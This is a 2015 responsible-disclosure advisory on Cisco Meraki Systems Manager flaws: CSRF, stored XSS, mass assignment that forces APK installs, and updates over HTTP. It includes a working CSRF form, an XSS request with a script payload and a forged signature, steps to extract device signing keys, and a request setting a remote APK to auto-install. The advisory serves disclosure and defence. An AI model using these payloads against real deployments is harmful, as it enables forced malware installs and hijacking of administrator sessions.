Vulnerability Advisory – Vendor Disclosure

Name	Cisco Meraki Systems Manager Multiple Vulnerabilities
Vendor Website	https://meraki.cisco.com
Affected Software	Cisco Merkai Systems Manager
Date Released	29th January 2015
Researchers	Denis Andzakovic

Description

This document details multiple vulnerabilities found within the Cisco Meraki Systems Manager cloud-based device manager software.

The Cisco Meraki Systems Manager system was found to suffer from a number of vulnerabilities. A Cross Site Request Forgery vulnerability was discovered, allowing an attacker to determine the registration code for an organisation's Systems Manager instance or send out spam email. A Stored Cross Site Scripting vulnerability was discovered, allowing a mobile device running the Systems Manager MDM software to stage Cross Site Scripting attacks against the organisation's administrative users.

The Cisco Meraki Systems Manager administrative console was found to suffer from a Mass Assignment vulnerability, allowing a malicious user to leverage the "Backpack" functionality to automatically download and install arbitrary applications to the end user devices. Additionally, legitimate updates for the Systems Manager MDM software were found to be shipped over HTTP. This allows an attacker to intercept and tamper the application package provided they have access to the network communications somewhere between the client and the Meraki cloud.

Exploitation

Registration Email Cross Site Request Forgery

The Cisco Meraki System Manager administrative console uses an 'X-CSRF-Token' HTTP header to protect against Cross Site Request Forgery attacks, however it was found that this header is often not validated on the server side and can simply be omitted. The following POC can be used to coerce an authenticated user into sending an email containing arbitrary content to an arbitrary address:

CSRF POC

```
<html>
  <body>
    <form action="https://n85.meraki.com/Systems-
Manager/n/Q6mExcvb/manage/configure/pcc_send_mdm_link/">
      <input type="hidden" name="type" value="email" />
      <input type="hidden" name="addr"
value="ao367gnae9aer7ghb&#64;mailinator&#46;com" />
      <input type="hidden" name="msg"
value="Enroll&#32;in&#32;Meraki&#32;Systems&#32;Manager&#32;by&#32;opening&#32;this
&#32;URL&#32;on&#32;your&#32;Android&#32;device&#58;" />
      <input type="hidden" name="platform" value="android" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The CSRF POC on the previous page will send an invitation message to 'ao367gnae9aer7ghb@mailinator.com'. An attacker may leverage this to enumerate an organizations registration code and stage further attacks against the Meraki deployment.

Stored Cross Site Scripting

As Systems Manager relies on a certificate on the mobile device (provisioned via SCEP during registration) to provide authentication. A condition was discovered wherein a malicious user can retrieve the relevant certificate and key and stage attacks against the Systems Manager administrative console. This lead to a Stored Cross Site Scripting vulnerability, where a malicious user may send a crafted request to /android/callback with malicious JavaScript code in the system_model parameter. The Mdm-Signature header is then recreated by the malicious user and the payload sent. The Mdm-Signature header can be generated by using a SpongyCastle content signer to generate a signature for the POST parameter data.


The following screenshots detail the malicious request and the Cross Site Scripting payload executing within the context of the administrative console:

Stored Cross Site Scripting Request

```
POST /android/callback HTTP/1.1
Mdm-Signature:
MIAGCSqGSIb3DQEHAqCAMIACAQExCzAJBgUrDgMCGgUAMIAGCSqGSIb3DQEHAQAAoIAwggKvMIIBl6ADAgECAgUg5MHekTANBgkqhkiG9w0BAQsFADA/MSwwKgYDVQQDDC
NTQ0VQIENBIGZvciBTZWN1cml0eSBc3Nlc3NtZW50LmNvbTEPMA0GA1UECwwGMzQ4MzQ2MB4XDTE0MTAwODExMzkwMVoXDTI0MTAwNTExMzkwMVowVTEbMBkGA1UEAwwS
NjEwODAwNjk5NDYyMTYwMTE1MRQwEgYDVQQKDAtNZXJha2kgSW5jLjETMBEGA1UECAwKQ2FsaWZvcm5pYTELMAkGA1UEBhMCVVMwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMI
GJAoGBAMxBFOtvTa4tBuhe6mwEEm7MDzwmsvBOQOcco8QEinyIcWDG35RWU13psEN47HMPXYDCIHsnl4kC/zv0RzuF4AeUsg+DwQ2GIfBZYy1OUdhEXC6WjOVCrnlk+u8Z
Ciq7HWsg53yJnrgcaz/8phVeaH6OBOvABD9QKpkezln3gJ8fAgMBAAGjIDAeMAwGA1UdEwEB/wQCMAAwDgYDVR0PAQH/BAQDAgWgMA0GCSqGSIb3DQEBCwUAA4IBAQCFNn
qGkwFwLc9booRHEUSxCOdyb86R5Ns3XWvJAPCmLFp+IOoP235EZaEiAiR+Olly6lXxFllPAyQD99mheLh4OHcCv4AEJDQiSPJFmOHOoE784lVzTiWhEgJsMPPKB5H4zUs/
DD8TJqVpC52kTJE1ycQa2qjXnDYyrFUQItQuM+Z74FZC7CAPfTkRW6Zyl+GcquWlJPcGfpN/z1qPnNCzjHWSQIzjxWnOwn/4XqzZDJa77BURpdtRqcTzbGynTwYiwHKyTD
Pr41XjVlZ1wQ0UfEqNODxBgKnuCnlt5c9T/v5JW9eC4OExNjL0Q1TicCZ/C68i/pKM5zgxdIAbQea+AAAxggFNMIIBSQIBATBIMD8xLDAqBgNVBAMMI1NDRVAgQ0EgZm9y
IFNlY3VyaXR5LUFzc2Vzc2llbnQuY29tMQ8wDQYDVQQLDAYzNDgzNDYCBSDkwd6RMAkGBSsOAwIaBQCgXTAYBgkqhkiG9w0BCQMxCwYJKoZIhvcNAQcBMBwGCSqGSIb3DQ
EJBTEPFw0xNDEwMDkwOTE0MDNaMCMGCSqGSIb3DQEJBDEWBBRuASfZR8NNqCpejTAEVGgIPaxScTANBgkqhkiG9w0BAQEFAASBgGre4zw5gDKpkKx5vtDpEOq/Tr9nXl+I
lxbEYnIraObrD6r5uV/7l7wMrZahsIir8A8BZGZHEaBlDqOk5QspsGvbm6TVbnEAdOdTUfxXB48MOreALeLmSBmCGJqqDDMRvl1E4PRXKp55hI2G7wavAshYDtW8Zk67xS
wej2T52WUXAAAAAAAA
Content-Length: 1033
Content-Type: application/x-www-form-urlencoded
Host: n85.meraki.com
Connection: Keep-Alive

system_name=Galaxy+Nexus&mac=[redacted]&udid=[redacted]&system_model=Galaxy+XSS+%3cscript%3ealert(%27Malicious+Javascri
pt%27)%3c%2fscript%3e&manufacturer=samsung&os_version=REL&bios_version=4.4.4&cpu_id=00000000000&agent_version=0.9.52&imei=[redacted]
[redacted]&iccid=&phone_number=&push_magic=APA91bHHKx3hMOcCK_8Y_UIFwxsRJVvV5WUJVMdAhpaXd-2Bw70FkqkY7czGzbQmzSDrm9bvktSCHc7TrhkL2s6PNR
eto6I3wMs5YIUxXORqQPYcUHLP8zBd2e7CxUg24vlsCusphEu6-Qa0OYujk_EC8UpCxW3HQw&last_user=&uptime=1868&store_name=local&is_rooted=true&wi
fi_mac=[redacted]&ssid=MobileFace&bssid=[redacted]&bssid=[redacted]&rssi=-38&ip
=192.168.0.147&hardware_encryption_caps=1&passcode_present=false&device_capacity=14311309312&available_device_capacity=13538217984
&external_capacity%5B%2Fstorage%2Femulated%2F0%5D=14311309312&available_external_capacity%5B%2Fstorage%2Femulated%2F0%5D=135382179
84&battery_est_charge=100&bluetooth_mac=[redacted]&pcc_code=085-554-6374&pcc_machine_id=610800699462160115
```

Stored Cross Site Scripting POC



The certificate and key used to create the Mdm-Signature header can be found under /data/data/com.meraki.sm/files/ on a provisioned Android device. The password for the keystore is under the 'scep_keystore_password' shared preference.

In order to exploit this, an attacker must be registered against the Meraki MDM instance (in order to have the correct certificate and key to generate the Mdm-Signature header). This requires the knowledge of a 10 digit enrolment code (xxx-xxx-xxxx). These need to be brute forced or obtained via other means (invitation email, QR code, etcetera).

Backpack Mass Assignment

The 'Backpack' functionality of the Cisco Meraki Systems Manager can be abused to install arbitrary APK files on users' devices. This is achieved by using mass assignment to define the 'auto_download' and 'auto_install' flags on a specific item (in this case an APK file). The following screenshot shows the request to the update_pcc_ios method used to make an APK file automatically download and install.


Mass Assignment

```
POST /Systems-Manager/n/Q6mExcvb/manage/configure/update_pcc_ios HTTP/1.1
Host: n85.meraki.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-NewRelic-ID: UQYBWFBACgACUFlV
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRF-Token: E9rjs6EI7t+ATaBzGLzsG/qHGNUsI3IAbe+Ue+8TDzE=
X-Requested-With: XMLHttpRequest
Referer: https://n85.meraki.com/Systems-Manager/n/Q6mExcvb/manage/configure/pcc_ios
Content-Length: 506
Cookie: registered=true; _session_id=530ce62175cd946d34b720bfe1def587;
dash_auth=M0UaKlDvh25opUavu5s6VIiLMK5jmKwU_tffbkZMH6oh0136qKGJ1EyPjZc-HE2lWuV_GZ-BZagWhgrO81ohAaAgJguDJ5KPFHLl9WgeSRQgOwZmYA2zXl7I
-aEXm5NhdnS3abfovYcv5sgQIMQeZGMZHpTvVNypQyUfEHI4Zdhd25ct-EQ7NLj0ckGk5X4SoAHJbr7sktP-7lwwuO3RByoAfS;
BAYEUX_BROWSER=a221-ygb70q3hy8dji0xmhmobw0x
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

profile[id]=610800699462125923&profile[documents][610800699462123901][PayloadDisplayName]=app2&profile[documents][6108006994621239
01][document_url]=http://192.168.0.1/app.apk&profile[documents][610800699462123901][extension]=null&profile[documents][61080069946
2123901][tags]=null&profile[documents][610800699462123901][keep_synced]=null&profile[documents][610800699462123901][is_new]=false&
profile[documents][610800699462123901][auto_download]=true&profile[documents][610800699462123901][auto_install]=true
```

The following screenshot shows the screen displayed to the user, it should be noted that using the ‘back’ button at this point is futile and access back into the Meraki Systems Manager application cannot be achieved without tapping the ‘install’ button.

APK Installation



Updates over HTTP

An attacker with access to network traffic between the device and the Meraki servers may tamper the APK file used for updating. The update notification specifies ‘http://dl.meraki.net/androidsm/AndroidSM.apk’ as the document_url of the update. When an update is available, the http://dl.meraki.com URL is requested by the application. The following screenshots detail the update notification and the subsequent request made over HTTP.

Update Notification

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 07 Oct 2014 08:22:53 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 1354
Connection: keep-alive
Status: 200
X-Frame-Options: sameorigin
X-Runtime: 82
ETag: "5276d77501047635161cdda390e39bd0"
Cache-Control: private, max-age=0, must-revalidate
Strict-Transport-Security: max-age=3600 ; includeSubDomains

{"success":true,"profiles":{"com.meraki.sm.610800699462125923":{"PayloadDisplayName":"Managed
Settings","PayloadOrganization":"Meraki,
Inc.","PayloadDescription":null,"PayloadVersion":1,"PayloadUUID":"ca1ea020-2c3d-0132-44ea-6d6572616b69","PayloadIdentifier":"com.mera
ki.sm.610800699462125923","PayloadType":"Configuration","version":2,"payloads":{"com.meraki.sm.document.610800699462123870":{"Payload
DisplayName":"testdoc","PayloadOrganization":"Meraki,
Inc.","PayloadDescription":"Document","PayloadVersion":1,"PayloadUUID":"4ef2cbb0-2c4e-0132-8322-6d6572616b69","PayloadIdentifier":"co
m.meraki.sm.document","PayloadType":"com.meraki.sm.document","document_url":"http://upload.wikimedia.org/wikipedia/commons/1/15/Red_A
pple.jpg","destination_path":null,"keep_synced":false,"tags":"","extension":"jpg","auto_install":false,"auto_download":false,"is_upgr
ade":false},"com.meraki.sm.document.":{"PayloadDisplayName":"Meraki SM Upgrade","PayloadOrganization":"Meraki,
Inc.","PayloadDescription":"Document","PayloadVersion":1,"PayloadUUID":"0edae530-3029-0132-12ab-6d6572616b69","PayloadIdentifier":"co
m.meraki.sm.document","PayloadType":"com.meraki.sm.document","document_url":"http://dl.meraki.net/androidsm/AndroidSM.apk","destinati
on_path":null,"keep_synced":null,"tags":"","extension":null,"auto_install":true,"auto_download":true,"is_upgrade":true}}}}}
```

Update Download via HTTP

```
GET /androidsm/AndroidSM.apk HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.4; Galaxy Nexus Build/KTU84Q)
Host: dl.meraki.net
Accept-Encoding: gzip
Proxy-Connection: close
Connection: close
```

Solution

The Cisco Meraki Systems Manager cloud has been patched as deemed appropriate by Cisco.

Timeline

13/10/2014 – Initial Advisory Sent to security@meraki.com
14/10/2014 – Response from Cisco acknowledging the advisory documents and confirming the Updates over HTTP vulnerability.
14/10/2014 – Response from Cisco stating that “The ability to require the download and installation of APK (and other files) is a feature of MDM Administration, and does not on its own constitute a vulnerability.” In regards to the Mass Assignment vulnerability. Remaining vulnerabilities acknowledged and more information requested.
17/10/2014 – Additional information sent to Cisco, as requested.
30/10/2014 – Request for Update
30/10/2014 – Response stating the Cross Site Request Forgery and Cross Site Scripting vulnerabilities were resolved
29/01/2015 – Advisory Release.

Responsible Disclosure Policy

Security-Assessment.com follow a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com
Phone +64 4 470 1650